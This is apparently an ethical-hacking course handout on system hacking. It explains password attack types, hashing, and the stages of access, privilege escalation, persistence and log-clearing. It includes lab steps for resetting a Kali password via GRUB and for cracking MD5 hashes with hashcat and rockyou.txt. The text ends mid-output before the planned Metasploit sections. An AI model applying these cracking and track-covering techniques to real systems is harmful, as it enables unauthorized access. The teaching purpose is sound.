



SYSTEM HACKING



-ATHARVA KATKAR

Sr no.	Contents
01.	<p>Introduction to System Hacking</p> <ul style="list-style-type: none"> • Hashing • Types of password attacks
02.	<p>Password attacking methods:</p> <ul style="list-style-type: none"> • Cracking attackers machines password • Password cracking using Hashcat • Password cracking using Hydra • Password cracking using Responder • Password cracking using Medusa • Password cracking using John the Ripper
03.	<p>Introduction to Metasploit</p> <ul style="list-style-type: none"> • Creating a payload using MSFVenom • Metasploitable exploitation using MSFVenom • Windows exploitation using MSFVenom
04.	<p>Extra: Gaining access through RDP port</p>



SYSTEM HACKING

System Hacking refers to the set of techniques used by ethical hackers (or attackers) to gain unauthorized access to a system, escalate privileges, maintain access, and cover their tracks. It is a major phase in the penetration testing lifecycle after reconnaissance, scanning, and enumeration.

1. Goal of System Hacking

- To gain access to a computer or network system
- To increase privileges (non-admin → admin)
- To extract sensitive data (passwords, files, credentials)
- To maintain long-term access
- To avoid detection by logs and security tools

2. Four Major Steps in System Hacking

(1) Password Cracking (Gaining Access)

Used to break or recover passwords.

Common methods:

- Brute Force Attack
- Dictionary Attack
- Hybrid Attack
- Credential Dumping (using tools like Mimikatz)
- Keyloggers (capture keystrokes)
- Password Guessing
- Social engineering (phishing)

Important Tools:

Hydra, John the Ripper, Hashcat, Mimikatz, Cain & Abel, THC-Hydra.

(2) Privilege Escalation

Once inside, hackers try to get higher-level permissions.

Types:

- **Vertical Escalation** → User → Admin
- **Horizontal Escalation** → Access another user account

Techniques:

- Exploiting OS vulnerabilities
- Misconfigurations
- Weak file permissions
- Kernel exploits
- SUDO abuse in Linux

Tools:

Metasploit, WinPEAS, LinPEAS, BloodHound.

(3) Maintaining Access

Attackers keep a persistent connection so they can return later.

Methods:

- Backdoors
- Trojans
- Rootkits
- Creating hidden user accounts
- Scheduled tasks or cron jobs

Tools:

Netcat, Metasploit persistence module, Remote Access Trojans (RATs).

(4) Covering Tracks

To avoid being caught, attackers erase evidence.

Actions:

- Clearing event logs
- Deleting tool footprints
- Modifying timestamps (timestomping)
- Hiding processes or files

Tools:

Metasploit, CCleaner, Sysinternals tools.

Importance of System Hacking in Ethical Hacking:

Ethical hackers use these techniques to evaluate:

- How easily a system can be compromised
- Whether passwords and configurations are secure
- How attackers can escalate privileges
- Whether logs can detect attacks

This helps organizations improve their security posture.

Common Tools Used in System Hacking:

Category	Tools
Password Cracking	Hashcat, Hydra, John the Ripper
Exploitation	Metasploit
Privilege Escalation	WinPEAS, LinPEAS, BloodHound
Maintaining Access	Netcat, RATs
Forensics Evasion	Metasploit, Sysinternals

Before Exploiting any machine, fistly you should know about hashing and encryptions.

What is a Hash?

- A hash is a one-way cryptographic function that converts input (like a password or file) into a fixed-size string of characters.
- Example: SHA-256 turns any data into a 64-character string.
- Purpose: Used to verify data integrity (e.g., password storage, file checksums).

What is Encryption?

- Encryption is a two-way process that converts data into unreadable format using a key.
- Types:
 - Symmetric Encryption: Same key for encryption & decryption (e.g., AES)
 - Asymmetric Encryption: Public key to encrypt, private key to decrypt (e.g., RSA)
- Purpose: To protect sensitive information during storage or transmission.

Why to Learn This Before Attacking a Machine?

- Password Cracking: Most systems store passwords as hashes. You need to understand how to crack or brute-force them.
- Data Sniffing: If you intercept encrypted data, knowing encryption helps analyze or break it.
- Bypass Auth: Some systems use hash comparison or encrypted tokens understanding this helps you exploit flaws.
- Post-Exploitation: After access, decrypting stored data or cracking hashes is key for deeper access.

Cracking hash using Decrypt (website):

- Website :- <https://10015.io/tools/md5-encrypt-decrypt>

- Step 1 : Type plain text that you want to converted in to hash value and click on Encrypt.




Figure 1

- Step 2 : Now copy hash value and click on Decrypter and use same process.




Figure 2

Generate Hash using HashCalc:

A hash calculator takes any input (text, file, password) and produces a unique fixed-length value called a hash.

This value is like a digital fingerprint of the input.

HashCalc is a legitimate Windows utility used to calculate hash values, such as:

- MD5, SHA-1, SHA-256, CRC32, And many others.

How to install it :-

- **Step 1 :** open browser , search hashcalc download and click on first website. <https://softradar.com/hashcalc/download/de/>
 - **Step2:** download & setup hashcalculator.
 - **Step3:** Now enter plain text that you want to generate hash & the hash will be generated.




Figure 3

Types Of Password Attacks

1. Online Password Attacks

Description: Attacks performed in real-time by attempting to log in through the system's authentication interface.

Examples:

- **Brute-force attack:** Tries all combinations of characters.
- **Dictionary attack:** Uses common or leaked password lists.
- **Credential stuffing:** Tests known leaked username/password combinations.

Tools: Hydra, Medusa, Burp Suite

2. Offline Password Attacks

Description: Performed on stolen or leaked password hashes, without interacting with the system directly.

Examples:

- **Hash cracking:** Attempting to reverse a password hash.
- **Rainbow table attack:** Using precomputed hash values for fast lookup.
- **Brute-force/dictionary cracking (offline)**

Tools: Hashcat, John the Ripper, Cain & Abel

3. Non-Electronic Password Attacks

Description: Attacks that involve physical or psychological manipulation rather than technical means.

Examples:

- **Phishing:** Tricking users into revealing credentials through fake emails or websites.
- **Shoulder surfing:** Observing someone enter a password.
- **Dumpster diving:** Recovering sensitive information from trash.
- **Pretexting:** Impersonating a trusted figure to gain information.

4.Active Password Attacks

Description: Involve direct interaction or modification of system resources to obtain passwords.

Examples:

- **MITM (Man-in-the-Middle):** Intercepting and modifying communication to capture passwords.
- **Keyloggers:** Software or hardware that records keystrokes.
- **Session hijacking:** Taking over a user's active session.

5.Passive Password Attacks

Description: Monitoring systems or network traffic without altering it to gather credentials.

Examples:

- **Packet sniffing:** Monitoring unencrypted traffic to detect login data.
- **Traffic analysis:** Observing login behavior patterns without altering data.

Tools: Wireshark, Tcpdump

Cracking attacker machines password

How to do it :-

- Start your attacker machine (Kali Linux).
- press E on opening the interface.
- Go to Linux line & Replace ro quite splash to **rw init=/bin/bash**




Figure 4





Figure 5

- After replacing , press **fn +F10** keys on keyboard then new window appears
- Then type passwd and your username and press enter




```

Kali Linux [Running] - Oracle VM VirtualBox
cat /proc/kallsyms
00 20:0:0: [sda1] Write Protect is off
00 20:0:0: [sda1] Mode Sense: 00 3a 00 00
00 20:0:0: [sda1] Write cache: enabled, read cache: enabled, doesn't support DPO or FUA
00 20:0:0: [sda1] Preferred minimum I/O size 512 bytes
00 20:0:0: [sda1] sda1 sda2 < sda5 >
00 20:0:0: [sda1] Attached SCSI disk
e1000 0000:00:03.0 eth0: (PCI:33MHz:32-bit) 00:00:27:14:c5:64
e1000 0000:00:03.0 eth0: Intel(R) PRO/1000 Network Connection
usb 2-0:0:0: New USB device found, idVendor=1d6b, idProduct=0001, bcdDevice= 6.16
usb 2-0:0:0: New USB device strings: Mfr=3, Product=2, SerialNumber=1
usb 2-0:0:2: Product: OHCI PCI host controller
usb 2-0:0:2: Manufacturer: Linux 6.16.0-kali-amd64 ohci_hcd
usb 2-0:0:2: SerialNumber: 0000:00:06.0
hub 2-0:1:0: USB hub found
hub 2-0:1:0: 12 ports detected
sr 1:0:0:0: [sr0] scsi3-mmc drive: 32x/32x xa/form2 tray
cdrom: Uniform CD-ROM driver Revision: 3.20
sr 1:0:0:0: Attached scsi CD-ROM sr0
usb 2-1:0: New full-speed USB device number 2 using ohci-pci
usb 2-1:0: New USB device found, idVendor=00ec, idProduct=0021, bcdDevice= 1.00
usb 2-1:0: New USB device strings: Mfr=1, Product=3, SerialNumber=0
usb 2-1:0: Product: USB Tablet
usb 2-1:0: Manufacturer: VirtualBox
hid: raw HID events driver (C) Jiri Kosina
usbhid: registered new interface driver usbhid
Input: VirtualBox USB Tablet as /devices/pci0000:00/0000:00:06.0/usb2/2-1:1.0/0003:0021.0001/input/input6
hid-generic 0003:0021.0001: input,hidraw0: USB HID v1.0 Mouse (VirtualBox USB Tablet) on usb-0000:00:06.0-1/input0
done.
Begin: Mounting root file system ... Begin: Running /scripts/local-premount ... done.
Begin: Running /scripts/local-top ... done.
PM: Image not found (code -22)
Begin: Will now check root file system ... fsck from util-linux 2.41.2
(/sbin/fsck.ext4 (1) -- /dev/sda1 fsck.ext4 -a -C0 /dev/sda1
/dev/sda1: recovering journal
/dev/sda1: clean, 5688112/10205440 blocks
done.
[ 5.163850] EXT4-fs (sda1): mounted filesystem 52fb8e3c-37ab-4af5-b120-7429a52d2429 r/w with ordered data mode. Quota mode: none.
done.
EXT4-fs (sda1): mounted filesystem 52fb8e3c-37ab-4af5-b120-7429a52d2429 r/w with ordered data mode. Quota mode: none.
Begin: Running /scripts/local-bottom ... done.
Begin: Running /scripts/init-bottom ... done.
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@(none):~# passwd atharva
root@(none):~# passwd atharva

```

Figure 6

- Enter new password
- Note -: when you set new password , its not a visible
- Password update successfully



```

Kali Linux [Running] - Oracle VM VirtualBox
cat /proc/kallsyms
00 20:0:0: [sda1] Write Protect is off
00 20:0:0: [sda1] Mode Sense: 00 3a 00 00
00 20:0:0: [sda1] Write cache: enabled, read cache: enabled, doesn't support DPO or FUA
00 20:0:0: [sda1] Preferred minimum I/O size 512 bytes
00 20:0:0: [sda1] sda1 sda2 < sda5 >
00 20:0:0: [sda1] Attached SCSI disk
e1000 0000:00:03.0 eth0: (PCI:33MHz:32-bit) 00:00:27:14:c5:64
e1000 0000:00:03.0 eth0: Intel(R) PRO/1000 Network Connection
usb 2-0:0:0: New USB device found, idVendor=1d6b, idProduct=0001, bcdDevice= 6.16
usb 2-0:0:0: New USB device strings: Mfr=3, Product=2, SerialNumber=1
usb 2-0:0:2: Product: OHCI PCI host controller
usb 2-0:0:2: Manufacturer: Linux 6.16.0-kali-amd64 ohci_hcd
usb 2-0:0:2: SerialNumber: 0000:00:06.0
hub 2-0:1:0: USB hub found
hub 2-0:1:0: 12 ports detected
sr 1:0:0:0: [sr0] scsi3-mmc drive: 32x/32x xa/form2 tray
cdrom: Uniform CD-ROM driver Revision: 3.20
sr 1:0:0:0: Attached scsi CD-ROM sr0
usb 2-1:0: New full-speed USB device number 2 using ohci-pci
usb 2-1:0: New USB device found, idVendor=00ec, idProduct=0021, bcdDevice= 1.00
usb 2-1:0: New USB device strings: Mfr=1, Product=3, SerialNumber=0
usb 2-1:0: Product: USB Tablet
usb 2-1:0: Manufacturer: VirtualBox
hid: raw HID events driver (C) Jiri Kosina
usbhid: registered new interface driver usbhid
Input: VirtualBox USB Tablet as /devices/pci0000:00/0000:00:06.0/usb2/2-1:1.0/0003:0021.0001/input/input6
hid-generic 0003:0021.0001: input,hidraw0: USB HID v1.0 Mouse (VirtualBox USB Tablet) on usb-0000:00:06.0-1/input0
done.
Begin: Mounting root file system ... Begin: Running /scripts/local-premount ... done.
PM: Image not found (code -22)
Begin: Will now check root file system ... fsck from util-linux 2.41.2
(/sbin/fsck.ext4 (1) -- /dev/sda1 fsck.ext4 -a -C0 /dev/sda1
/dev/sda1: recovering journal
/dev/sda1: clean, 5688112/10205440 blocks
done.
[ 5.163850] EXT4-fs (sda1): mounted filesystem 52fb8e3c-37ab-4af5-b120-7429a52d2429 r/w with ordered data mode. Quota mode: none.
done.
EXT4-fs (sda1): mounted filesystem 52fb8e3c-37ab-4af5-b120-7429a52d2429 r/w with ordered data mode. Quota mode: none.
Begin: Running /scripts/local-bottom ... done.
Begin: Running /scripts/init-bottom ... done.
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@(none):~# new password: 63.0104331
clocksource: Long readout interval, skipping watchdog check: cs_nsec: 1101273243 wd_nsec: 1101273006
root@(none):~# new password:
password: password updated successfully
root@(none):~# 

```

Figure 7

- Restart your kali &login with new password.

Password cracking Using Hashcat

Hashcat is a powerful password recovery tool included in Kali Linux. It's primarily used for cracking password hashes using a variety of attack methods and supports a wide range of hash types.

- Take some hash values



```
[root@kali:~/home/atharva]
└─# cat hash.txt
a463f6341222b1e6ae3f24707a625370
50ff722a2f15351d9235faef0b4a2b9cc
d9f0802084f32949aee9ad5f645006fb7

[root@kali:~/home/atharva]
└─#
```

Figure 8

- first find which type of hash is that, for that use hash-identifier

Figure 9

- Break this hash using rockyou.txt dictionary

Type: hashcat -a 0 -m 0 hash.txt rockyou.txt

-a – attack mode

0 – wordlist mode

-m –hash type

-0 – md5

Hash.txt – file name that all hashesh store

```
(root㉿kali)-[~/home/atharva]
└─# nano rockyou.txt

(root㉿kali)-[~/home/atharva]
└─# hashcat -a 0 -m 0 hash.txt rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #01: cpu-penryn-13th Gen Intel(R) Core(TM) i7-13650HX, 1465/2930 MB (512 MB allocatable), 3MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 3 digests; 3 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 512 MB (1900 MB free)

Dictionary cache built:
```

Figure 10

- Here , hashcat breaks hash

```
Dictionary cache built:
* Filename...: rockyou.txt
* Passwords.: 3
* Bytes.....: 33
* Keyspace..: 3
* Runtime...: 0 secs

The wordlist or mask that you are using is too small.

This means that hashcat cannot use the full parallel power of your device(s).
Hashcat is expecting at least 3072 base words but only got 0.1% of that.
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

